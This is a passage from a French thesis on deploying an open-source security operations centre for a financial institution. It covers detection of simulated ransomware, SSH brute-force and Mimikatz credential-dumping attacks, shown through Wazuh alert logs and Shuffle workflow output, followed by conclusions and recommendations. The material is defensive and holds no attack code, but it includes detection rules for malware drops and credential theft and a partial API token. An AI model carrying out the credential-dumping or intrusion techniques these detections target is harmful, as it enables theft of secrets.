
Lorsque l'administrateur réseau approuve ou refuse en cliquant sur le lien, il obtient une approbation dans un onglet qui s'ouvre et qui ressemble aux deux images ci-dessous.




Une fois cette étape terminée, notre flux de travail principal (flux de travail 1) devrait progresser ou s'arrêter en fonction du lien sur lequel l'administrateur réseau a cliqué.




Test API Gafana :



Alerte sur IRIS :





➢ Scénario 3 : Ransomware

Test webhooks Wazuh-Shuffle :

timestamp	agent.name	rule.description	rule.level	rule.id
Oct 19, 2025 @ 16:22:47.307	WIN-NFIVRU5LJK8	Ransomware: Executable dropped in malware common folder - Potential Ransomware Activity	15	100200
Oct 19, 2025 @ 15:45:08.476	WIN-NFIVRU5LJK8	Ransomware: Executable dropped in malware common folder - Potential Ransomware Activity	15	100200
Oct 19, 2025 @ 01:00:40.670	WIN-NFIVRU5LJK8	Ransomware: Executable dropped in malware common folder - Potential Ransomware Activity	15	100200
Oct 19, 2025 @ 01:00:10.908	WIN-NFIVRU5LJK8	Ransomware: Executable dropped in malware common folder - Potential Ransomware Activity	15	100200

Document Details


View surrounding documents


View single document


Table JSON

@timestamp	Oct 19, 2025 @ 16:22:47.307
_index	wazuh-alerts-4.x-2025.10.19
agent.id	010
agent.ip	192.168.1.129
agent.name	WIN-NFIVRU5LJK8
data.win.eventdata.creationUtcTime	2025-10-19 16:22:46.780
data.win.eventdata.image	C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe
data.win.eventdata.processGuid	{74fae839-1053-68f5-cd00-000000000b00}
data.win.eventdata.processId	4808
data.win.eventdata.ruleName	technique_id=T1059.001,technique_name=PowerShell
data.win.eventdata.targetFilename	C:\\Users\\Administrateur\\AppData\\Local\\Temp__PSScriptPolicyTest_zim0dbvu.a5b.ps1
data.win.eventdata.user	WIN-NFIVRU5LJK8\\Administrateur
data.win.eventdata.utcTime	2025-10-19 16:22:46.780
data.win.system.channel	Microsoft-Windows-Sysmon/Operational
data.win.system.computer	WIN-NFIVRU5LJK8
data.win.system.eventID	11
data.win.system.eventRecordID	4399

Et sur shuffle


Runtime Argument
Runtime Argument
Status SUCCESS
"Results for Runtime Argument" : { 8 items
"severity" : 3
"pretext" : "WAZUH Alert"
"title" : "Executable file dropped in folder commonly used by malware"
"text" : NULL
"rule_id" : "92213"
"timestamp" : "2025-10-07T12:21:07.365+0000"
"id" : "1759839667.10827811"
"all_fields" : { 8 items
"timestamp" : "2025-10-07T12:21:07.365+0000"
"rule" : { 7 items
"level" : 15
"description" : "Executable file dropped in folder commonly used by malware"
"id" : "92213"
"mitre" : { 3 items
"id" : [1 item
0 : "T1105"
"tactic" : [1 item
0 : "Command and Control"
"technique" : [1 item
0 : "Ingress Tool Transfer"
"firedtimes" : 2
"mail" : true
"groups" : [3 items
0 : "sysmon"


Virustotal v3 1
get_an_ip_address_report
Status SUCCESS
"Results for Virustotal_v3_1" : { 6 items
"status" : 200
"body" : { 1 item
"data" : { 4 items
"id" : "192.168.1.200"
"type" : "ip_address"
"links" : { 1 item
"self" : "https://www.virustotal.com/api/v3/ip_addresses/192.168.1.200"
"attributes" : { 9 items
"whois" :
"NetRange: 192.168.0.0 - 192.168.255.255 CIDR: 192.168.0.0/16 NetName: PRIVATE-ADDRESS-CBLK-RFC1918-I..."
"last_modification_date" : 1759836853
"last_analysis_stats" : { 5 items
"malicious" : 0
"suspicious" : 0
"undetected" : 34
"harmless" : 61
"timeout" : 0
"whois_date" : 1668984481
"reputation" : 1
"last_analysis_date" : 1759642176
"tags" : [...] 1 item


User Input 1
User Input
Status SUCCESS
"Results for User_Input_1" : { 7 items
"success" : true
"source" : "userinput"
"reason" : "Userinput data sent and workflow paused. Waiting for user input before continuing workflow."
"information" :
"Ransomware: Executable dropped in malware common folder - Potential Ransomware Activity srcip: Ranso..."
"click_info" : { 5 items
"clicked" : true
"time" : 1760952137
"ip" : "2001:4278:12:3f95:402b:cb00:41fa:6c93"
"user" : ""
"note" : ""
}
"subflow" : { 3 items
"success" : false
"execution_id" : ""
"authorization" : ""
}
"subflow_url" : "https://shuffler.io/workflows/bf645aa4-de53-446c-8a86-6361209f7b14"
}


email 1
send_email_shuffle
"Results for email_1" : { 2 items
"success" : true
"reason" :
"Email was successfully sent"
}


http 1
curl
Status SUCCESS
"Results for http_1" : { 2 items
"data" : { 1 item
"token" :
"eyJhbGciOiJFUzUxMiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3YXp1aCIsImF1ZCI6IldhenVoIEFQSSBSRVNUIiwibmJmIjoxNzY...
"
}
"error" : 0
}




Figure 137 : Email Ransomware

5.3 Mécanismes de réponse

Analyse des Scénarios de Simulation d'Attaques Bloquées

Les captures d'écran des différents outils démontrent l'efficacité de la plateforme SOC face à des simulations d'attaques contrôlées :

Simulation d'Attaque SSH - Échec Confirmé

- **Tentative** : Multiple connexions SSH avec des identifiants invalides
- **Réaction** : Blocage automatique de l'adresse IP source
- **Preuve** : Logs montrant le rejet des paquets par le pare-feu
- **Résultat** : Échec complet de la tentative d'intrusion




Figure 138 : Simulation d'Attaque SSH - Échec Confirmé

Simulation Mimikatz - Détection et Neutralisation

- **Tentative** : Exécution de techniques de credential dumping
- **Réaction** : Alerte immédiate et isolement préventif
- **Preuve** : Création automatique d'un ticket d'incident
- **Résultat** : Impossible d'exfiltrer les identifiants





Figure 139 : Simulation Mimikatz - Détection et Neutralisation

Cette capture d'écran du tableau de bord Wazuh montrant une série d'alertes de type *Active Response*. On y observe notamment des tentatives de connexions SSH avec des utilisateurs inexistants, ainsi que des blocs de connexion effectués automatiquement par le pare-feu.

Scénario SSH - Attaque par Force Brute

- **Détection** : Plusieurs tentatives de connexion SSH avec des utilisateurs inexistants (root, test, guest)
- **Réponse Automatique** : Blocage immédiat des adresses IP source par le pare-feu
- **Impact** : Prévention des tentatives de brute force et protection contre les accès non autorisés



La validation expérimentale a démontré l'efficacité opérationnelle de la plateforme SOC automatisée. Les performances mesurées (MTTD 15.9s, MTTR 36.3s, taux de détection 99.3%) dépassent les objectifs initiaux et sont conformes aux standards industriels.

L'automatisation des processus a permis une amélioration significative de la posture de sécurité tout en optimisant les ressources. La plateforme offre une base solide et évolutive pour la sécurité des institutions financières, avec un retour sur investissement démontré et des perspectives d'amélioration claires.

Les résultats obtenus valident l'approche open-source comme une alternative viable et performante aux solutions commerciales, particulièrement adaptée au contexte des régies financières avec des contraintes budgétaires.

PARTIE IV : SYNTHESE, RECOMMANDATIONS ET PERSPECTIVES

Cette dernière partie dresse le bilan complet de notre recherche et ouvre sur les prolongements possibles de ce travail. Nous établirons une synthèse des apports principaux de l'étude et formulerons des recommandations opérationnelles pour le déploiement en environnement de production. Finalement, nous explorerons les perspectives d'évolution de la plateforme et les recherches futures envisageables pour renforcer davantage les capacités de sécurité des institutions financières.

Conclusion Générale

L'aboutissement de cette recherche consacrée à la mise en place d'un système centralisé de gestion et de corrélation des logs pour l'amélioration de la sécurité dans un réseau financier nous invite à présent à dresser un bilan synthétique de notre démarche. Il s'agira dans un premier temps de revenir sur les principaux enseignements qui se dégagent de cette étude, avant d'en souligner les apports concrets pour la régie financière et le cabinet Grant Thornton. Enfin, nous serons amenés à reconnaître les limites inhérentes à ce travail et à esquisser les perspectives qu'il ouvre.

En premier lieu, cette étude aura démontré la viabilité technique d'une approche open-source pour la construction d'un Security Operations Center moderne. Face à la sophistication croissante des cybermenaces, notre recherche a établi qu'il était possible d'assembler des solutions comme Wazuh, Grafana, TheHive/IRIS et Shuffle en une plateforme cohérente et performante. L'intégration réussie de ces différents composants a validé leur capacité à couvrir l'ensemble du cycle de vie des incidents de sécurité, depuis la collecte des logs jusqu'à la réponse automatisée. Loin de constituer une simple juxtaposition d'outils, la plateforme déployée forme un écosystème unifié où la détection nourrit l'automatisation, où la corrélation guide la réponse, et où la visualisation éclaire la décision.

En second lieu, notre travail apporte une réponse concrète et opérationnelle à la problématique initiale de la fragmentation des données de sécurité. En effet, la centralisation des logs et leur corrélation en temps réel ont permis de dissiper les angles morts qui caractérisaient l'infrastructure précédente. Les mécanismes d'automatisation implémentés, notamment à travers les playbooks Shuffle, ont transformé la réponse aux incidents : d'une activité manuelle et fastidieuse, elle est devenue systématique et rapide.

La réduction du temps de détection et du temps de réponse, objectif central de tout SOC moderne, trouve ainsi une traduction pratique dans notre solution.

Sur le plan organisationnel, les apports de ce projet s'avèrent substantiels tant pour la régie financière que pour le cabinet Grant Thornton. Pour l'institution financière, la plateforme constitue un levier stratégique majeur pour la sécurisation de son patrimoine informationnel. Elle lui permet de faire face aux exigences réglementaires avec une traçabilité complète et une démonstration concrète de sa diligence raisonnable. Pour le cabinet, ce travail constitue une preuve de concept valorisable qui positionne son expertise dans le domaine stratégique de la cybersécurité financière. Il démontre la capacité à concevoir et déployer des solutions de sécurité adaptées au contexte économique sénégalais.

Cependant, il convient de reconnaître les limites qui bornent la portée de notre étude. Le cadre expérimental, bien que rigoureux, reste distinct d'un environnement de production par son échelle et sa complexité. Les scénarios de test, bien que réalistes, ne sauraient épuiser la diversité des menaces auxquelles fait face une institution financière. Par ailleurs, la maintenance à long terme de la plateforme et l'évolution des compétences nécessaires pour son exploitation complète représentent des défis organisationnels qui dépassent le cadre technique de notre recherche.

En définitive, ce mémoire aura mis en lumière la possibilité pour les institutions financières africaines de se doter de capacités de sécurité de haut niveau sans dépendre exclusivement de solutions propriétaires onéreuses. La voie ouverte par cette recherche esquisse un modèle de souveraineté numérique où l'expertise locale s'allie à des technologies globales pour répondre à des enjeux locaux. Si des challenges persistent pour le passage à l'échelle industrielle, les fondations techniques et méthodologiques jetées dans ce travail offrent une base solide pour de futures avancées. Ainsi, loin de constituer un point d'arrivée, cette conclusion marque plutôt le commencement d'une démarche plus ambitieuse encore : celle d'une cybersécurité africaine par les Africains, pour les Africains.

Perspectives et Recommandations

Pistes d'Amélioration Technique de la Plateforme

Vers une architecture haute disponibilité

- Implémentation d'un cluster Wazuh manager avec répartition de charge
- Mise en place de la réplication en temps réel des bases de données
- Configuration de la redondance des serveurs Grafana et Prometheus
- Déploiement multi-sites pour la continuité d'activité

Intégration avec les plateformes de renseignement sur les menaces

- Connexion à MISP (Malware Information Sharing Platform) pour l'enrichissement des IOC
- Intégration avec les feeds de menaces sectorielles spécifiques au domaine financier
- Développement de connecteurs vers les plateformes de threat intelligence commerciales
- Mise en place d'un système de partage d'IOC avec d'institutions financières partenaires

Optimisation des performances et de la scalabilité

- Implémentation d'Elasticsearch comme backend pour le stockage des logs à long terme
- Configuration de la rétention différenciée selon la criticité des données
- Développement de mécanismes de compression et d'archivage automatique
- Mise en place de la journalisation sélective pour réduire le volume de données

Recommandations Organisationnelles pour un Déploiement en Production

Gouvernance de la sécurité opérationnelle

- Création d'un centre de sécurité (SOC) dédié avec des équipes en roulement 24/7
- Définition formelle des rôles et responsabilités (analystes L1/L2/L3)
- Établissement d'une charte d'utilisation des outils et des playbooks
- Mise en place d'un comité de supervision de la sécurité

Formation et montée en compétence

- Programme de certification des analystes sur les outils déployés
- Organisation d'exercices de cybersécurité réguliers (red team/blue team)
- Développement d'une bibliothèque de connaissances des incidents passés
